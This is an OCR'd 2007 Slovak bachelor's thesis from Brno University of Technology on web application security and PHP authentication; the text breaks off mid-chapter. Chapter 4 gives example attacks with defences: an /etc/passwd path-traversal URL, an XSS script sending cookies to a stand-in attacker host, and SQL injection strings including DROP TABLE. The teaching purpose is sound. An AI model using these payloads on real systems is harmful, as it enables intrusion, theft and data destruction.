
VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
BRNO UNIVERSITY OF TECHNOLOGY



FAKULTA INFORMAČNÍCH TECHNOLOGIÍ
ÚSTAV INTELIGENTNÍCH SYSTÉMŮ

FACULTY OF INFORMATION TECHNOLOGY
DEPARTMENT OF INTELLIGENT SYSTEMS

BEZPEČNÁ AUTENTIZACE A ŘÍZENÍ PŘÍSTUPU VE WEBOVÝCH APLIKACÍCH

SECURE AUTHENTICATION AND ACCESS CONTROL IN WEB APPLICATIONS

BAKALÁŘSKÁ PRÁCE
BACHELOR'S THESIS

AUTOR PRÁCE — MARTIN ČIŽEK
AUTHOR

VEDOUCÍ PRÁCE — Ing. JAN SAMEK
SUPERVISOR

BRNO 2007

Zadání bakalářské práce/5476/2006/xcizek07

Vysoké učení technické v Brně - Fakulta informačních technologií

Ústav inteligentních systémů Akademický rok 2006/2007

Zadání bakalářské práce

Řešitel: **Čižek Martin**
Obor: Informační technologie
Téma: **Bezpečná autentizace a řízení přístupu ve webových aplikacích**
Kategorie: Bezpečnost

Pokyny:

1. Prostudujte problematiku bezpečnosti aplikací v prostředí WWW
2. Seznamte se s metodami autentizace a validace v tomto prostředí za použití jazyka PHP
3. Popište výhody a nevýhody jednotlivých metod, zaměřte se především na bezpečnost a použitelnost těchto metod
4. Implementujte knihovnu funkcí pro zvolenou metodu, výsledky demonstrujte na jednoduché aplikaci používající tuto knihovnu

Literatura:

- dle pokynů vedoucího

Při obhajobě semestrální části projektu je požadováno:

- Splnění prvních 2 bodů zadání

Podrobné závazné pokyny pro vypracování bakalářské práce naleznete na adrese http://www.fit.vutbr.cz/info/szz/

Technická zpráva bakalářské práce musí obsahovat formulaci cíle, charakteristiku současného stavu, teoretická a odborná východiska řešených problémů a specifikaci etap (20 až 30% celkového rozsahu technické zprávy).

Student odevzdá v jednom výtisku technickou zprávu a v elektronické podobě zdrojový text technické zprávy, úplnou programovou dokumentaci a zdrojové texty programů. Informace v elektronické podobě budou uloženy na standardním paměťovém médiu (disketa, CD-ROM), které bude vloženo do písemné zprávy tak, aby nemohlo dojít k jeho ztrátě při běžné manipulaci.

Vedoucí: **Samek Jan, Ing.**, UITS FIT VUT
Datum zadání: 1. listopadu 2006
Datum odevzdání: 15. května 2007

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
Fakulta informačních technologií
Ústav inteligentních systémů
612 66 Brno, Božetěchova 2

L.S.

doc. Dr. Ing. Petr Hanáček
vedoucí ústavu

LICENČNÍ SMLOUVA
POSKYTOVANÁ K VÝKONU PRÁVA UŽÍT ŠKOLNÍ DÍLO

uzavřená mezi smluvními stranami

1. Pan

Jméno a příjmení: **Martin Čižek**
Id studenta: 84089
Bytem: Severná 194/9, 082 21 Veľký Šariš
Narozen: 23. 07. 1985, Uherské Hradiště
(dále jen "autor")

a

2. Vysoké učení technické v Brně

Fakulta informačních technologií
se sídlem Božetěchova 2/1, 612 66 Brno, IČO 00216305
jejímž jménem jedná na základě písemného pověření děkanem fakulty:

.....
(dále jen "nabyvatel")

Článek 1
Specifikace školního díla

1. Předmětem této smlouvy je vysokoškolská kvalifikační práce (VŠKP):
bakalářská práce

Název VŠKP: Bezpečná autentizace a řízení přístupu ve webových aplikacích
Vedoucí/školitel VŠKP: Samek Jan, Ing.
Ústav: Ústav inteligentních systémů
Datum obhajoby VŠKP: .....

VŠKP odevzdal autor nabyvateli v:
tištěné formě počet exemplářů: 1
elektronické formě počet exemplářů: 2 (1 ve skladu dokumentů, 1 na CD)

2. Autor prohlašuje, že vytvořil samostatnou vlastní tvůrčí činností dílo shora popsané a specifikované. Autor dále prohlašuje, že při zpracovávání díla se sám nedostal do rozporu s autorským zákonem a předpisy souvisejícími a že je dílo dílem původním.
3. Dílo je chráněno jako dílo dle autorského zákona v platném znění.
4. Autor potvrzuje, že listinná a elektronická verze díla je identická.

Článek 2
Udělení licenčního oprávnění

1. Autor touto smlouvou poskytuje nabyvateli oprávnění (licenci) k výkonu práva uvedené dílo nevýdělečně užít, archivovat a zpřístupnit ke studijním, výukovým a výzkumným účelům včetně pořizování výpisů, opisů a rozmnoženin.
2. Licence je poskytována celosvětově, pro celou dobu trvání autorských a majetkových práv k dílu.
3. Autor souhlasí se zveřejněním díla v databázi přístupné v mezinárodní síti:
   - ☒ ihned po uzavření této smlouvy
   - ☐ 1 rok po uzavření této smlouvy
   - ☐ 3 roky po uzavření této smlouvy
   - ☐ 5 let po uzavření této smlouvy
   - ☐ 10 let po uzavření této smlouvy

   (z důvodu utajení v něm obsažených informací)
4. Nevýdělečné zveřejňování díla nabyvatelem v souladu s ustanovením § 47b zákona č. 111/ 1998 Sb., v platném znění, nevyžaduje licenci a nabyvatel je k němu povinen a oprávněn ze zákona.

Článek 3
Závěrečná ustanovení

1. Smlouva je sepsána ve třech vyhotoveních s platností originálu, přičemž po jednom vyhotovení obdrží autor a nabyvatel, další vyhotovení je vloženo do VŠKP.
2. Vztahy mezi smluvními stranami vzniklé a neupravené touto smlouvou se řídí autorským zákonem, občanským zákoníkem, vysokoškolským zákonem, zákonem o archivnictví, v platném znění a popř. dalšími právními předpisy.
3. Licenční smlouva byla uzavřena na základě svobodné a pravé vůle smluvních stran, s plným porozuměním jejímu textu i důsledkům, nikoliv v tísni a za nápadně nevýhodných podmínek.
4. Licenční smlouva nabývá platnosti a účinnosti dnem jejího podpisu oběma smluvními stranami.

V Brně dne: .....

....

Nabyvatel Autor

Abstrakt

Táto práca sa zaoberá bezpečnosťou webových aplikácií a riadením prístupu v nich. Popisuje problematiku bezpečnosti aplikácií v prostredí WWW a bezpečnostné prvky, pomocou ktorých môžeme tieto systémy zabezpečiť. Venuje sa taktiež možným útokom na tieto aplikácie. Podrobnejšie sa venuje metódam autentizácie a validácie za použitia jazyka PHP a popisuje výhody a nevýhody jednotlivých riešení z hľadiska bezpečnosti a použiteľnosti.

Kľúčové slová

PHP, webové aplikácie, bezpečnosť, bezpečnosť webových aplikácií, autentizácia, autorizácia, riadenie prístupu

Abstract

This thesis deals with security of web based applications and their access controlling. The work describes security of applications in WWW environment and security elements that help us to secure those systems against possible attacks. Authentication methods used in PHP applications are described in more detailed way with their advantages and disadvantages with consideration on security and usability.

Keywords

PHP, web based applications, security, security of web based applications, authentication, authorization, access control

Citácia

Martin Čižek: Bezpečná autentizácia a riadenie prístupu vo webových aplikáciách, bakalárska práca, Brno, FIT VUT v Brne, 2007

Bezpečná autentizácia a riadenie prístupu vo webových aplikáciách

Prehlásenie

Prehlasujem, že som svoju bakalársku prácu vypracoval samostatne pod vedením Ing. Jana Samka a použil som iba podklady vymenované v sekcií Literatura.

.....
Martin Čižek
11. mája 2007

Poďakovanie

Rád by som poďakoval svojmu vedúcemu Janovi Samkovi, ktorý ma usmerňoval pri písaní tejto práce.

Obsah

Kapitola 1

Úvod

Celosvetová sieť Internet zažíva v poslednom desaťročí veľký rozmach. Bezpochyby na tom má najväčšiu zásluhu služba World Wide Web, ktorá je najznámejšou a najpoužívanejšou službou Internetu v súčasnosti. Oproti počiatku, keď mali webové stránky iba jednoduchý a zväčša iba informatívny charakter, sa v dnešnej dobe na „web“ presúvajú rôzne riadiace a informačné systémy, ktoré spracovávajú čoraz väčšie objemy dát, ktoré majú neraz veľkú hodnotu pre danú spoločnosť. Z tohoto dôvodu je potrebné venovať väčšiu pozornosť zabezpečeniu týchto systémov proti rôznym škodlivým útokom a aby boli prístupné iba povoleným prvkom.

Autentizácia sa vyžaduje vo všetkých oblastiach, kde by v prípade neautorizovanému prístupu vznikla nežiaduca škoda. Ako príklad si môžeme zobrať systém bankomatov, kde karta, ktorú má užívateľ, jednoznačne určuje účet, z ktorého budeme čerpať a PIN overuje či má používateľ právo vyberať peniaze. Ďalší príklad môžeme vidieť v mobilných telefónoch, kde PIN taktiež určuje, či má užívateľ právo používať danú SIM kartu.

Zabezpečenie v prostredí Internetu má zväčša rovnakú podobu ako zabezpečenie zariadení z reálneho sveta a teda napríklad prihlasovací systém vyžaduje od užívateľa jednoznačnú identifikáciu a overenie, či má právo do systému vstúpiť. Ale tak ako môže niekto doslova odniesť bankomat, tak môže útočník získať požadované dáta inou cestou ako je regulárne prihlásenie, a teda zaútočiť môže na rôzne miesta v systéme. Preto je potrebné zabezpečiť všetky prvky, ktoré by mohli byť potencionálne zneužité k útoku. Ako príklad si môžeme zobrať e-banking, kde je povolený prístup iba oprávnenej osobe (pomocou prihlasovacieho mena a hesla), komunikácia je šifrovaná (HTTPS), aby útočník nemohol odchytiť prenášané dáta. Zo strany klienta sa počíta so zabezpečením internetového prehliadača a počítača. Zo strany servera je to zasa rôzne zabezpečenie všetkých potrebných prvkov ako je napríklad webový server alebo databáza.

1.1 Cieľ práce

Cieľom tejto práce je predstaviť problematiku bezpečnosti aplikácií v prostredí WWW, vysvetliť rôzne bezpečnostné riziká ako aj možnosti zabezpečenia týchto systémov. Ďalšou úlohou je popísať rôzne metódy autentizácie a riadenia prístupu vo webových aplikáciach s použitím jazyka PHP, rozlíšiť ich výhody a nevýhody so zameraním na bezpečnosť a použiteľnosť týchto metód.

1.2 Rozvrhnutie kapitol

V nasledujúcej kapitole sú popísané základné pojmy ako subjekt, objekt, autentizácia, autorizácia, webová aplikácia, PHP a riadenie prístupu, ktoré nám slúžia na lepšie pochopenie celého zmyslu tejto práce.

Tretia kapitola sa venuje bezpečnosti vo webových aplikáciách, popisu rôznych bezpečnostných prvkov, ktoré sa používajú na zabezpečenie webových systémov, ich význam, ako aj rôzne možnosti napadnutia týchto systémov.

V štvrtej kapitole popisujem najčastejšie útoky na samotné webové aplikácie, ako napríklad útoky na komunikáciu, alebo rôzne nedostatky aplikácie. Takisto sa venuje aj spôsobom bránenia proti týmto útokom.

Piata kapitola sa snaží opísať jednotlivé metódy autentizácie vo webovom prostredí za použitia rôznych technológií spolu s výhodami a nevýhodami týchto metód zameraných predovšetkým na bezpečnosť a použiteľnosť.

V šiestej kapitole sa nachádza zhrnutie základných pravidiel bezpečnosti, ktorými by sa mali vývojári riadiť pri navrhovaní aplikácie. Následne sa venujem popisu niekoľkých zásad pre vývoj za pomoci jazyka PHP.

Siedma kapitola popisuje implementáciu zvolenej metódy a jej celkovú funkčnost.

Kapitola 2

Základné pojmy

Na začiatku si je potrebné ozrejmiť niektoré základné pojmy, aby bola zadaná problematika lepšie pochopiteľná a dalo sa v nej bez problémovo orientovať.

2.1 Subjekt a objekt

Pod pojmom subjekt budeme rozumieť akýkoľvek prvok v systéme, napríklad osobu, program alebo zariadenie, ktorý chce vykonať určitú akciu nad objektom alebo s použitím objektu.

Objekt je služba, dáta alebo funkcionalita reprezentujúca prvok ku ktorému pristupujú subjekty s rôznym účelom.

2.2 Autentizácia

Autentizácia je proces overenia identity subjektu, ktorý sa snaží pristupovať do zabezpečeného systému. Príklady môžeme vidieť v reálnom živote, ako je prihlasovanie do e-bankingu, zabezpečenie virtuálnych obchodov, prístup do rôznych informačných systémov atp. Takéto aplikácie by mali vediet rozlíšiť, kto je tento systém oprávnený používať a kto nie. Prístup je zvyčajne kontrolovaný autentizačnou procedúrou, ktorá vytvára určitý stupeň dôvery objektu, teda pridelenie práv pre danú identifikáciu.

Nie je však možné hovoriť o určitej autentizácií, pretože žiadny počítač, počítačový program alebo používateľ nemôže s určitosťou potvrdiť identifikáciu druhej strany. Jedinou možnosťou je aplikovať určitú sadu testov, ktorú dopredu označíme za dostatočnú pre uznanie autenticity. Problém však nastáva pri určovaní ktoré z týchto testov sú adekvátne a ktoré nie. Vlastná autentizácia môže prebiehať na rôznych úrovniach. Viac informácií na [7].

2.3 Autorizácia

Autorizácia je proces rozhodovania o tom, či má subjekt oprávnenie na prístup k určitému objektu. Väčšinou sa autorizácia rieši na aplikačnej úrovni. Samotné rozhodnutie závisí na vopred určených privilégiách daného prvku, ktoré sú obvykle uložené v nejakej databáze.

2.4 Webová aplikácia

Webové aplikácie sú aplikácie sprístupnené užívateľovi pomocou webového prehliadača cez počítačovú sieť, ako napríklad Internet. Popularita týchto aplikácií je umocnená tým, že webový prehliadač, taktiež nazývaný ako tenký klient, sa nachádza na drvivej väčšine počítačov. Hlavnou výhodou je, že proces údržby tohto softwaru nie je zaťažený inštalovaním updatov, resp. úplnou reinštaláciou aplikácie u potenciálne veľkého množstva klientov. [8] Nevýhodou sa stáva prenos informácií cez sieť, ktoré takto môžu byť odchytené alebo pozmenené, ale aj použitie prehliadača ako ďalšieho prvku obsahujúceho bezpečnostné chyby. Komunikáciu prehliadača a aplikácie zabezpečuje webový server.

2.5 Webový server

Webový server je z pohľadu hardvéru počítač, ktorý príjma HTTP požiadavky od klientov a vracia im HTTP odpovede spolu s požadovanými dátami, čo sú zvyčajne samotné webové stránky, ako napríklad HTML dokumenty spolu s ďalšími objektmi (rôzne multimédiá, atp.).

Z pohľadu softvéru je to program, ktorý poskytuje vyššie uvedenú funkcionalitu s možnosťou širokej konfigurovateľnosti a podporou rôznych modulov.

2.6 Webový prehliadač

Prehliadač je softvérová aplikácia, ktorá slúži na zobrazovanie webových stránok zložených z textu, obrázkov a iných multimédií. Zvyčajne prebieha komunikácia v zmysle posielania požiadavok webovému serveru, ktorý na tieto požiadavky odpovedá webovými stránkami, ktoré sú následne zobrazené užívateľovi. Prehliadače sú obvykle používané na prístup k WWW, častý je však aj prístup k webovým serverom v privátnych sieťach.

2.7 PHP

PHP (PHP: hypertext pre-processor) je programovací jazyk umožňujúci procedurálne a objektovo orientované programovanie dynamických webových stránok. Zvyčajne beží ako modul na webovom serveri, kde zo vstupného zdrojového kódu vytvorí webovú stránku ako výstup. Môže byť použité takmer na všetkých webových serveroch a operačných systémoch.

2.8 Riadenie prístupu

Riadenie prístupu je schopnosť povoliť alebo zakázať použitie určitého objektu nejakým subjektom na základe autentizácie a autorizácie.

V súčasnosti sa zvyčajne používajú dva spôsoby riadenia prístupu. Prvá metóda je založená na schopnosti subjektu preukázať určitý kľúč, ktorý oprávňuje vlastníka k prístupu do systému. Druhým spôsobom je tzv. ACL (access control list), čo je vlastne zoznam subjektov a ich práv k jednotlivým objektom.

Techniky riadenia prístupu sa delia do dvoch kategórií: povinné a nepovinné.

Nepovinné riadenie prístupu znamená, že objekt má prístupové práva určené svojím vlastníkom. Vlastník určuje, kto je oprávnený k prístupu k objektu a aké má práva.

Pri povinnom riadení prístupu určuje prístupové práva objektu systém a nie vlastník. Táto technika sa používa v systémoch, kde majú subjekty rôzne úrovne prístupových práv. [6]

Kapitola 3

Bezpečnosť webových aplikácií

Vývoj webových aplikácií je vcelku odlišný od ostatných prostredí. Internetový prehliadač a protokol HTTP nie sú súčasťou bežných klient-server aplikácií. Vývojári internetových aplikácií musia vedieť ako pracuje webový server, ako s ním komunikuje internetový prehliadač a poznať vlastnosti internetovej komunikácie a možné útoky na vlastné aplikácie na internete.

Na zabezpečenie aplikácie nestačí bezpečný komunikačný kanál. Aj skúsení softvéroví vývojari môžu nevedomky vytvoriť webovú aplikáciu, ktorá umožnuje prístup zo siete k súborom na serveri, získať heslá, informacie o užívateľoch alebo dokonca zmeniť aplikáciu samotnú, aj napriek tomu, že je server zabezpečený. [3]

Je však nutné dodať, že absolútna (100%) bezpečnosť je iba méta, ku ktorej sa môžeme priblížiť, avšak nie dosiahnuť. Bezpečnosť sa nedá jednorázovo zaistiť, ide o kontinuálnu činnosť, ktorá vyžaduje určité zdroje, či už finančné, technické alebo ľudské.

Bezpečnosť je potrebné vnímať v dvoch rovinách – ako technické a ako organizačné opatrenia. Ľudský faktor je vždy jedným z najväčších rizík, ktoré sa nedá ošetriť technickým opatrením.

Vývoj bezpečnostných technologií neustále napreduje, rovnako tak aj možné hrozby. Preto je prakticky nemožné zaobstarať technológiu, ktorá bude bez ďalších zásahov niekoľko rokov odolná voči útokom z internetu. Nepochybne budú časom zverejnené rôzne opravy, záplaty apod., ktoré bude nutné nainštalovať. Je možné očakávať úpravy samotnej webovej aplikácie, môže sa stať, že výrobca niektorej použitej komponenty (WWW server, databázovy server) prestane podporovať nami prevádzkovanú verziu atď. Všetky tieto a podobné skutočnosti budú prakticky neustále znamenať dodatočné nároky na zdroje, a to aj v prípade, že aplikácia nebude rozširovaná v oblasti svojej funkčnosti.

V súčasnej dobe však existujú aj útoky, pred ktorými sa prakticky nedá brániť. DDoS útok (Distributed Denial of Service) spočíva v zahltení serveru alebo jednej konkrétnej služby enormným počtom požiadaviek až z niekoľých stoviek uzlov ovládaných útočníkom (práve distribuovanosť tohto útoku zťažuje jeho filtrovanie a odhalenie útočníka). Cieľom takého útoku väčšinou nie je ovládnutie servera či získanie dát, veľmi negatívne následky máva už samotná nedostupnosť služieb, ktoré server poskytuje.

3.1 Prvky bezpečnosti

3.1.1 Komunikácia

Spoľahlivou metódou ako zabrániť odpočúvaniu komunikácie vo webových aplikáciach medzi klientom a serverom je použitie šifrovaného kanálu (HTTP over SSL). Pri tomto zabezpečení útočník pozná zložitosť šifrovacieho algoritmu a uvedomuje si, že jeho prelomenie by mu mohlo trvať aj niekoľko rokov. Tým pádom nebude útočiť na samotný algoritmus.

V tomto prípade je pre útočníka jednoduchšie vytvoriť si svoj vlastný šifrovaný kanál, čo ide v prípade protokolu HTTPS výrazne zťažiť použitím tzv. klientských SSL certifikátov. Veľkou chybou je, že vo väčšine prípadov je použité bežné HTTPS spojenie, ktoré môže so serverom naviazať prakticky ktokoľvek.

3.1.2 Webový server

Každý WWW server je „iba“ softvér (vo väčšine prípadov dokonca pomerne dosť rozsiahly) a aj napriek snahe výrobcu je potrebné očakávať, že obsahuje chyby, ktoré môžu mať významný dopad na jeho bezpečnosť. O pravdivosti tohoto tvrdenia nás niekoľko rokov utvrdzuje postupné zverejňovanie bezpečnostných chýb prakticky vo všetkých známych WWW serveroch. Pre ilustráciu: chyba v Microsoft IIS, ktorú zneužíva vírus CodeRed pre svoje šírenie, existuje v tomto programe už 5 rokov a pravdepodobnosť, že v danom WWW serveri bude ešte aspoň jedna takáto fatálna chyba, hraničí takmer s istotou. Nejedná sa však iba o problém zmieneného serveru, podobne treba uvažovat aj u iných aplikácií. [2]

Vyššie uvedený problém ja v mnohých prípadoch naviac umocnený nie príliš dobrým návrhom architektúry samotného WWW serveru, ktorý často celkom zbytočne beží s vysokými privilégiami (root, system, administrator), alebo je dokonca integrovaný do samotného operačného systému, čo iba násobí prípadné následky zneužitia prítomnej bezpečnostnej chyby.

3.1.3 Webový prehliadač

Prehliadač je klientská aplikácia, ktorá slúži na zobrazovanie webových stránok a odosielanie požiadaviek na webový server. Keďže je web najrozšírenejšou službou na internete, je prehliadač častým terčom rôznych útokov, pri ktorých môže dôjsť až k výpisu obsahu pamäte útočníkovi a následným získaním skôr nežiaducich dát.

3.1.4 Webová aplikácia

Bezpečnostné problémy nájdeme najčastejšie v samotných webových aplikáciách. Pri nedostatočnom návrhu a použití dynamických stránok (ASP, PHP, Perl atď.), môže aj bežný užívateľ s internetovým prehliadačom pri troche experimentovania s parametrami v URL dosiahnuť neočakávané výsledky, ako napríklad prístup k cudzím dátam. Ďalšou hlavnou bezpečnostnou chybou pri návrhu je nedostatočná kontrola vstupov od užívateľa z webových formulárov. Keďže je každá takáto aplikácia unikátna pre konkrétneho prevádzkovateľa, je veľmi obtiažne tieto slabiny odhaľovať. Tu sa rozhodne oplatí nepodceňovať nielen dôkladné testy funkčnosti, ale aj záťažové testy, penetračné testy, alebo nezávislý audit zdrojového kódu.

Kapitola 4

Útoky

Táto kapitola sa venuje popisu možných útokov na rôzne informačné systémy.

4.1 Útok na komunikáciu

Útok na komunikáciu môže prebiehať na viacerých miestach medzi klientom a serverom, preto je potrebné zabezpečiť komunikačný protokol. Medzi základné metódy útokov patrí odpočúvanie, prerušenie komunikácie, podvrhnutie identity a modifikácia správy. [4]

4.1.1 Odpočúvanie

Odpočúvanie komunikácie patrí medzi základné druhy útoku na komunikáciu. Útočník získa nepovolený prístup ku komunikácií a dátam. K tomuto typu útoku nepatrí len snaha získať dáta, ale aj samotné heslo, ktorým sa užívateľ autorizuje na serveri a ktoré sa zväčša posiela ako čistý text.

4.1.2 Prerušenie komunikácie

Tento útok nastáva, keď sa útočníkovi podarí znemožniť doručenie správy. Príkladom môže byť prerušenie komunikačného spoja. Používa sa zväčša vtedy, ak chce útočník znemožniť komunikáciu so serverom.

4.1.3 Podvrhnutie identity

Útočník sa môže pokúsiť vytvoriť správu s falošnou identitou odosielateľa. Podvrhnutie identity je podmienené sledovaním jednej zo strán, aby bolo možné vierohodne napodobiť identitu tejto strany. Nevýhodou je zložitosť oproti modifikácii existujúcej správy.

4.1.4 Modifikácia správy

Pri tomto type útoku musí útočník správu najprv zachytiť, následne ju pozmeniť a potom zase odoslať k cieľu. Príjemca tak dostane správu, ktorú vytvorila a vyslala autorizovaná strana, ale v priebehu prenosu došlo k nejakému zásahu do jej obsahu.

4.2 Zneužitie bezpečnostných chýb aplikácie

Vývojári webových aplikácií musia dávať veľký pozor na bezpečnostné chyby, pretože tieto aplikácie sú náchylnejšie na útok oproti aplikáciam normálnym. Zneužitie týchto chýb patrí medzi najpoužívanejšie útoky na webové aplikácie. Medzi najčastejšie zneužívané chyby patrí nekontrolovanie vstupu užívateľa, používanie neinicializovaných premenných, cross-site skriptovanie alebo ochrana session.

4.2.1 Nekontrolovanie vstupu od užívateľa

Všetky dáta získané od užívateľa by mali byť pred použitím skontrolované. Aplikácia musí byť pripravená čeliť chybným vstupným dátam spôsobených buď náhodou chybou užívateľa, alebo zámernou chybou útočníkom, ktorý sa snaží preniknúť do aplikácie. Spôsoby, ktorými sa do aplikácie dostávajú dáta od užívateľa (dáta, ktoré môže meniť):

- obsah webového formulára
- URL adresa požiadavky
- cookies
- HTTP hlavičky

Príklad 1 *Získanie ľuboľného súboru zo servera*
Predpokladajme, že máme skript, ktorý generuje webové stránky na základe vstupných údajov od užívateľa. Obsah stránky načíta zo súboru určeného pomocou premennej stranka, ktorú získa z URL adresy. K obsahu stránky sa doplní záhlavie a zápätie. Jednotlivé stránky sa tak volajú pomocou adresy `http://www.test.sk/index.php?stranka=uvod.inc`.

```
... záhlavie stránky v˜HTML ...

<?

   include $_GET['stranka'];

?>

... zápätie stránky v HTML ...
```

Ak však útočník zadá URL `http://www.test.sk/index.php?stranka=/etc/passwd`, dostane sa tak k nežiaducim dátam. Riešením je kontrola vstupných dát, t.j. v tomto prípade kontrola premennej stranka na povolené hodnoty, ktorými sú stránky, ktoré chceme zobrazovať naším skriptom.

Ďalšie prípady nedokonalej kontroly vstupných dát, ktoré povoľujú napríklad XSS alebo SQL injection, sú popísané v samostatných podčastiach.

4.2.2 Používanie neinicializovaných premenných

Niektoré jazyky, ktoré sa používajú na tvorbu webových aplikácií, automaticky načítavajú dáta z požiadavky do premenných, ktoré používame v aplikácií (napríklad staršie verzie PHP). To znamená, že dáta zvonku môžu meniť obsah neinicializovanej premennej v aplikácii.

Príklad 2 *Blokovanie obsahu pre neautorizovaných užívateľov*

```
<?

   if (autorizovany()) $prihlaseny = true;

   if ($prihlaseny)
   {

      //vykonaj verejne neprístupné operácie

   }

?>
```

V tomto prípade, ak za URL pridáme `?prihlaseny=1`, PHP automaticky načíta premennú prihlaseny a útočník sa dostane do verejne neprístupnej oblasti. Riešením je počiatočná inicializácia premennej (`prihlaseny = false;`). Pre zníženie rizika podobných chýb sa v nových verziách PHP dáta nenačítajú automaticky do premenných, ale do špeciálnych polí (napr. `$_GET`, `$_POST`, `$_COOKIE`), ktoré sú sprístupnené v aplikácií.

4.2.3 Cross-site skriptovanie

Cross-site skriptovanie (XSS) je typické pre webové aplikácie, ktoré nedostatočne kontrolujú užívateľské vstupy, a tak dovolia vložiť na stránku škodlivý kód, ktorý sa spustí pri prezeraní stránky iným užívateľom. V príkladoch sú popísané dva spôsoby, ako sa týmto spôsobom dá získať session-id určitej stránky.

Príklad 3 *Získanie session-id prenášaného v URL*
Na serveri, kde sú prihlásení užívatelia, je určitá časť, kam môžu užívatelia prispievať a čítať príspevky iných ľudí (diskusné fórum). Útočník môže do tohto fóra vložiť odkaz na svoju stránku. Po kliknutí na odkaz sa k útočníkovej stránke dostane HTTP hlavička `Referer`, ktorá obsahuje celú URL predchádzajúcej stránky a teda aj samotné session-id. Po získaní session-id môže útočník vystupovať ako jeho obeť (obeť mohla mať vyššie práva a pod.).

Ochranou pred týmto útokom môže byť odkazovanie na externé odkazy z rozdielnej URL, ktorá už session-id neobsahuje, dodatočná kontrola session-id napríklad kontrolou IP adresy, alebo vypnutie posielania HTTP hlavičky `Referer`.

Príklad 4 *Získanie session-id prenášaného pomocou cookies*
Uvažujme s podobnými podmienkami ako v predchádzajúcom prípade, avšak tu útočník vloží do stránky jednoduchý kód.

```
<script>document.write('<img src="http://utocnik.net/cookie?'+

   document.cookie

+'">')</script>
```

Tento kód vloží na stránku falošný obrázok a pri dotazovaní sa prehliadača na tento obrázok odošle prehliadač cookies, ktoré môže útočník zneužiť.

Takémuto zneužitiu sa dá predísť podobne ako v predchádzajúcom prípade a to dodatočnou kontrolou IP adresy, alebo striktnejšia kontrola vstupných dát ktorá nedovolí vkladať na stránku HTML a JavaScript kód.

4.2.4 SQL injection

Aplikácie často vytvárajú SQL dotazy, ktoré sa dynamicky menia na základe vstupných údajov od užívateľa. Z tohto dôvodu musíme vstupné dáta, ktoré slúžia na vytvorenie dotazu, patrične skontrolovať, aby útočník nemohol vykonávať rôzne operácie nad databázou.

Príklad 5 *Príklad SQL injection 1*

```
<?

   ...

   $login = $_POST['login'];

   $vysledok = MYSQL_query("SELECT * FROM uzivatelia

      WHERE login = '$login'");

   ...

?>
```

Skript vyhodnocuje podmienku v SQL dotaze a očakáva správnu hodnotu v premennej `login`, kde sa má nachádzať meno prihlasujúceho sa užívateľa. Ak však útočník vloží do premennej hodnotu `"abc' OR '1'='1"`, vznikne nám SQL dotaz, ktorý síce nevyhovuje podmienke o rovnosti prihlasovacieho mena, ale vyhovie podmienke `'1'='1'` a vráti všetky položky v databáze.

Príklad 6 *Príklad SQL injection 2*
Rovnaký skript môžeme napadnúť iným spôsobom a snažiť sa získať informácie o názve tabuliek, napríklad vložením do formulára hodnotu `"abc' AND 1=(SELECT COUNT(*) FROM meno-tabulky); --"`. Pri úspešnom odhade názvu tabuľky sa nám podarí splniť podmienku v dotaze a zistíme tak názov určitej tabuľky v databáze, ktorú potom môžeme napríklad celkom zrušit, ako je zobrazené v príklade 7.

Príklad 7 *Príklad SQL injection 3*
Znova, s použitím rovnakého skriptu ako v predchádzajúcich príkladoch, môžeme do premennej `login` vložiť kód, ktorý by určitým spôsobom poškodil databázu. Príkladom môže byť hodnota `"x'; DROP TABLE uzivatelia; --"`, kde pôvodný dotaz síce nesplní podmienku, ale za ním sa nachádza dotaz, ktorý vymaže tabuľku `uzivatelia`. Podobných prípadov na zneužitie SQL injection je niekoľko desiatok – od „neškodného“ výpisu celej tabuľky, cez úpravu dát v tabuľke, až po kompletné vymazanie tabuľky.

Viac príkladov SQL injection môžeme nájsť v článku [1].

Kapitola 5

Metódy autentizácie

V prostredí webu je používaných viacero metód pre overenie autenticity užívateľa, ako napríklad pomocou hardvérových tokenov, certifikátov alebo jednoduchá autentizácia pomocou mena a hesla. Práve posledná spomínaná metóda autentizácie (pomocou mena a hesla) je v oblasti informačných systémov najpoužívanejšia a práve jej sa budem venovať. Túto metódu však môžeme implementovať do webovej aplikácie na rôznych vrstvách za použitia rôznych technológií, ako napríklad JavaScript, PHP apod.

5.1 Jednoduchá autentizácia v JavaScripte

Keďže JavaScript je spracovaný iba zo strany klienta, autentizácia bude prebiehať u neho a toho môžeme dosiahnuť dvoma spôsobmi. Prvým sposobom je po zadaní správneho prístupového mena a hesla presmerovať stránku do inej lokácie, kde môže užívateľ pokračovať v práci. Druhým spôsobom je načítať celú stránku a JavaScriptom zablokovať zobrazenie, až kým užívateľ nezadá správne meno a heslo.

Oba prístupy majú svoje výhody, ako napríklad veľmi jednoduchú implementáciu alebo nepotrebnosť serverovej podpory ďalšieho softvéru na vytvorenie takejto autentizácie, ako napríklad PHP alebo ASP.

Aby toto riešenie fungovalo, je nutné používať prehliadač s podporou JavaScriptu. Najväčšou nevýhodou je však minimálna bezpečnosť, pretože v oboch prípadoch môže útočník jednoducho preniknúť do zabezpečeného systému a to či už zobrazením zdrojového kódu a zistením, kam stránka odkazuje po úspešnej autentizácii, alebo jeho úpravou a teda odstránením samotnej autentizačnej procedúry. Vďaka bezstavovému charakteru komunikácie medzi serverom a klientom je ďalšou nevýhodou neschopnosť aplikácie overiť si, či užívaťeľ prešiel autentizáciou alebo nie.

5.2 Autentizácia pomocou PHP

Najjednoduchším možným spôsobom autentizácie v PHP je vytvoriť formulár, po jeho odoslaní skontrolovať správnosť údajov a v prípade splnenia vstupných podmienok povoliť prístup k aplikácií. Pri tomto spôsobe uvažujme, že správne vstupné údaje sú zahrnuté v zdrojovom kóde aplikácie.

Výhodou tohto riešenia je rýchla a jednoduchá implementácia, ako aj vyššia bezpečnosť, narozdiel od hore uvedeného spôsobu pomocou JavaScriptu.

Medzi nevýhody patrí nezabezpečená komunikácia medzi klientom a aplikáciou, takže útočník je schopný získať prihlasovacie meno a heslo jednoduchým odpočúvaním komunikácie. Medzi ďalšie nevýhody patrí takmer nemožná správa užívateľov a neschopnosť aplikácie overiť, či užívateľ prešiel autentizačnou procedúrou.

5.3 Autentizácia so zabezpečenou komunikáciou

